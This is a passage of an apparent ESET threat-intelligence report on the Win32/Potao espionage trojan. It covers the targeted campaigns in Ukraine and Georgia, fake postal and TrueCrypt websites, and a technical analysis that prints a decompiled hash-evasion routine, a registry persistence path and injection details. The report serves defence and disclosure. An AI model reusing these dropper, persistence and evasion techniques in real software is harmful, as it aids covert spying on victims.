


Figure 9 – Georgian decoy wedding invitation

Shift of focus to Ukraine

Before we observed a rise in Win32/Potao detections in Ukraine in 2014, ESET detected several debug versions of the malware in autumn 2013. We can assume that this was in preparation for the Ukrainian targeted attacks.

Figure 10 – Debug versions of Win32/Potao[6]

One of the campaign IDs in these debug waves was krim (Russian for Crimea).

Postal-service campaigns

In March 2014, the gang behind Potao started using a new infection vector. They created a malicious landing webpage called MNTExpress. The website was apparently inspired by the site of the legitimate Russian postal service Pony Express.




Figure 11 – Legitimate Pony Express website




Figure 12 – Fraudulent MNTExpress website

6) The text strings shown in the screenshot are not present in regular release versions of the trojan.

Posing as a parcel tracking receipt or an invoice is a very common technique for spreading malware. Instructions to download the malicious bait are usually sent in waves of phishing emails. The Potao gang, however, used a different approach.

The targets of their interest were sent an **SMS message** that contained a link to the fraudulent landing webpage, along with a specific tracking code and the recipient's name. This approach indicates **very specific targeting** of the attacks, since:

- The attackers had prior knowledge of the victims' full names and their cellphone numbers.
- The delivered binaries were tailored to the victim. In order to download a sample of Win32/Potao, it was necessary to enter a specific tracking code into the web form.




Figure 13 – Spear-phishing SMS

Figure 14 shows a recipient inquiring about the SMS on a Vkontakte discussion forum:




Figure 14 – SMS recipient seeking information on discussion forum

The same infection scenario was used approximately one year later, in March 2015. This time, the attackers registered the domain WorldAirPost.com and the website design was stolen from Singapore Post. Curiously, the attackers changed the Singapore Post logo to "Italy Post":

Figure 15 – Legitimate website of Singapore Post's Speedpost service

Figure 16 – Fraudulent WorldAirPost.com website

At the time of writing the attackers are still active, having registered WorldAirPost.net in June 2015. It is also interesting to note that while the MNTExpress websites contained both Russian and English language mutations, WorldAirPost was only in English.

Interestingly, the Potao droppers served in these campaigns were not disguised as Word documents but Excel spreadsheets. Also, instead of popping up a decoy document, a fake "excuse" dialog box is shown (Figure 17):




Figure 17 – Pop-up message "explaining" why no Excel document was opened

Attacks against Ukrainian government and military

Since March 2015, ESET has detected Potao binaries at several high-value Ukrainian targets that include government and military entities and one of the major Ukrainian news agencies. The infection vector used in these attack waves was again an executable with a MS Word document icon and this time cleverly chosen filenames to increase the likelihood that the recipient would open the bait:




Figure 18 – Potao droppers with MS Word icons and file names to attract the recipients' interest[7]

The topics in the file names correspond to the fact that government and military officials were targeted. The decoy documents displayed once again appeared corrupted.




Figure 19 – One of the corrupted-looking decoy documents from March 5, 2015

7) The acronym 'ATO' refers to 'Anti Terrorist Operation' in Eastern Ukraine. The same theme was used to spread the BlackEnergy trojan.

TrueCrypt Russia

During our monitoring of the Potao botnet, we discovered infections that originated from a rather suspiciously-named trojan dropper and an even more suspicious website.

We found out that instances of Win32/Potao were being launched by a dropper named `TrueCrypt.exe`. That wouldn't be too surprising, since malware operators often use file names that resemble legitimate applications, but in this case the dropper was a binary of the actual, now discontinued, TrueCrypt encryption software. Investigating further, we discovered that not only was the Potao malware installed by a trojanized version of TrueCrypt but it had also been downloaded from the website **truecryptrussia.ru**, which offers downloads of the abovementioned TrueCrypt binaries. Finally, we discovered that the domain in question was also used as a malware C&C server, and thus truecryptrussia.ru being a fraudulent website *operated* by the attackers seems to be the likelier explanation than merely being a legitimate website *compromised* by them.

To sum it up, the website and software of "TrueCrypt Russia" was found guilty of:

1. Hosting trojanized (backdoored) versions of the TrueCrypt encryption software. (See the Win32/FakeTC section for a technical analysis of the backdoor.)
2. Hosting the Win32/Potao malware.
3. Acting as a C&C server for abovementioned trojanized TrueCrypt.

Note, however, that not every download of the TrueCrypt software from the Russian website is malicious or contains a backdoor. The malicious versions of the software are served only to selected visitors, based on unknown specific criteria. This lends additional evidence to the view that the operation is run by a professional gang that selectively targets their espionage victims.

Figure 20 – Website of TrueCrypt Russia

According to ESET's LiveGrid® telemetry, the Russian TrueCrypt website has been serving malware since at least June 2012. The served binaries' timestamps date the earliest trojans to April 2012.

Georgian campaign

As confirmation that the malware writers are still very active even at the time of this writing, ESET detected a new Potao sample compiled on July 20, 2015. The file was targeted (and detected) against a victim in Georgia. Unlike the previous campaigns, the displayed decoy was not a Word document but a PDF file.




Figure 21 – Georgian decoy document

WIN32/POTAO – TECHNICAL ANALYSIS

In this section we'll describe the technical aspects of the Win32/Potao trojan, from the malware architecture, C&C communication, analysis of plugins, and description of infection vectors, including USB spreading functionality, to the anti-reverse engineering techniques used.

From a functional, high-level perspective, the malware family shares many common characteristics with the BlackEnergy trojan. A feature comparison with BlackEnergy can be found in Appendix A and Indicators of Compromise (IoC) are listed in Appendix C. The following paragraphs present an overview of Win32/Potao functionality, focusing on its unique features.

Before we move on to the actual analysis of the malware, let's look at where the family got its name. The malware binaries from the first detected campaign contained an encrypted string **GlobalPotao**. In other samples of the same family that ESET detected throughout the years, the malware has also gone by the names **Sapotao** and **node69** as seen in its own DLL filenames names and PDB paths left inside the binaries:




Figure 22 – PDB paths containing "Potao", "sapotao" and "node69"

The Potao family is a typical cyberespionage trojan, and as such it implements all the necessary functionality to exfiltrate sensitive information from the infected user's system and send it to the attackers' remote server.

Infection vectors & persistence

Similarly to most other trojan families, Win32/Potao arrives at the victim's computer system in the form of a trojan dropper that acts as an "installer" for the malware. We have observed several infection vectors used to distribute the trojan, as described in the Attack timeline section. To summarize:

- Executables masquerading as Word, Excel, and PDF documents. These were propagated through fake postal service websites and SMS links, and possibly also through phishing emails
- Worm-like USB spreading functionality
- Fake TrueCrypt software – see Win32/FakeTC for the technical analysis

The dropper itself is usually in two stages. The first stage, for example, in the form of an executable with an icon of a MS Word document, merely drops the second stage dropper into the %temp% directory, executes it, and at the same time drops the embedded decoy document into the current working directory and opens it.

The second stage dropper unpacks the main DLL from within itself using RtlDecompressBuffer. The DLL is dropped to the following path, loaded and injected into explorer.exe:

```
%APPDATA%\Microsoft\%LUID%.dll[8]
```

Before the DLL is dropped to the drive, however, a simple trick is applied. The Potao dropper patches the name of the *Enter* export function in the DLL file's export address table to the LUID value. Figure 23 shows the patching function and an example where *Enter* was renamed to *_85fc*. As a result, every dropped instance of the DLL will have a unique binary hash.

8) %LUID% signifies the LUID structure, which is used as a unique identifier for the infected bot

```
DWORD __usercall patch_Enter_str@<eax>(unsigned __int8 *data1@<ecx>, DWORD size@<edx>)
{
  unsigned __int8 *binary_image; // edi@1
  DWORD i; // esi@1
  void *result_luid; // ebx@1
  int str_luid; // eax@1
  DWORD data_size; // eax@1
  char str_luid_for_patch; // [sp+Ch] [bp-108h]@1
  DWORD size1; // [sp+110h] [bp-4h]@1

  size1 = size;
  binary_image = data1;
  i = 0;
  result_luid = operator new(0x104u);
  memset(result_luid, 0, 0x104u);
  memset(&str_luid_for_patch, 0, 0x104u);
  str_luid = get_LUID_via_LsaEnumerateLogonSessions();
  str_copy(&str_luid_for_patch, str_luid);
  data_size = size1;
  str_luid_for_patch = '_';
  if ( size1 )
  {
    do
    {
      if ( binary_image[i] == 'E'
        && binary_image[i + 1] == 'n'
        && binary_image[i + 2] == 't'
        && binary_image[i + 3] == 'e'
        && binary_image[i + 4] == 'r' )
      {
        mem_copy(&binary_image[i], (unsigned __int8 *)&str_luid_for_patch, 5u);
        mem_copy((unsigned __int8 *)result_luid, (unsigned __int8 *)&str_luid_for_patch, 5u);
        data_size = size1;
      }
      ++i;
    }
    while ( i < data_size );
  }
  return (DWORD)result_luid;
}
```

```
6E 6F 64 65-36 39 2D 6D-61 69 6E 2E-64 6C 6C 00  node69-main.dll
45 6E 74 65-72 00 00 00-00 00 00 00-00 00 00 00  Enter

6E 6F 64 65-36 39 2D 6D-61 69 6E 2E-64 6C 6C 00  node69-main.dll
5F 38 35 66-63 00 00 00-00 00 00 00-00 00 00 00  _85fc
```

Figure 23 – Patch of export function name before dropping the main DLL

The trojan uses standard methods for loading its DLL – via rundll32.exe – and for maintaining persistence, by setting the Run registry entry:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] %LUID%
```

Win32/Potao – Architecture

The Potao trojan features a modular architecture and its functionality can be expanded with additional downloadable plugins.




Figure 24 – Win32/Potao architecture

When the malware is installed, its main DLL will be injected into the explorer.exe process. After having passed a mutex check, this instance will try to inject itself into the address space of several running legitimate and Internet-facing processes (browsers, Skype and uTorrent). With this setup, the instance injected within explorer.exe is responsible for loading and communicating with the Potao plugins, while the instances within the Internet-facing processes takes care of communication with the C&C server. The two instances communicate via a named pipe.

Plugins overview

The Potao main DLL only takes care of its core functionality; the actual spying functions are implemented in the form of downloadable modules. The plugins are downloaded each time the malware starts, since they aren't stored on the hard drive.

Win32/Potao supports two types of plugins. The first type is *Full Plugin*[9] and its export function is called *Plug*. The second is *Light Plugin* with an export function *Scan*. The difference between the two types is how they execute and return desired information. *Full* plugins run continuously until the infected system is restarted, while *Light* plugins terminate immediately after returning a buffer with the information they harvested off the victim's machine.

It is worth mentioning that some of the plugins we observed during our monitoring of the Potao botnet were signed with a certificate issued to "Grandtorg":




Figure 25 – GrandTorg certificate details

The name "Grand Torg" sounds like "Great Market" in Russian, a rather common term; we weren't able to identify an institution with that name. The certificate Serial Number is: `0453B96EB039AFD6C9988C8CB698E7C9` and its effective Revocation Time: `Aug 19 00:00:00 2014 GMT`

Since the Revocation Time is the same as the *Valid from* time, all signatures made with this certificate have been rendered invalid after the revocation request was issued. This strongly suggests that the certificate has only been used for nefarious purposes, as opposed to having been stolen from a legitimate company.

Table 1 contains a list of Potao plugins that we have encountered[10].

9) "Full Plugin" and "Light Plugin" are terms used by the actual malware authors in debug builds of the trojan.
10) It is quite possible that we have not seen all existing plugins, so the list may be incomplete.

Filename	Type	Description
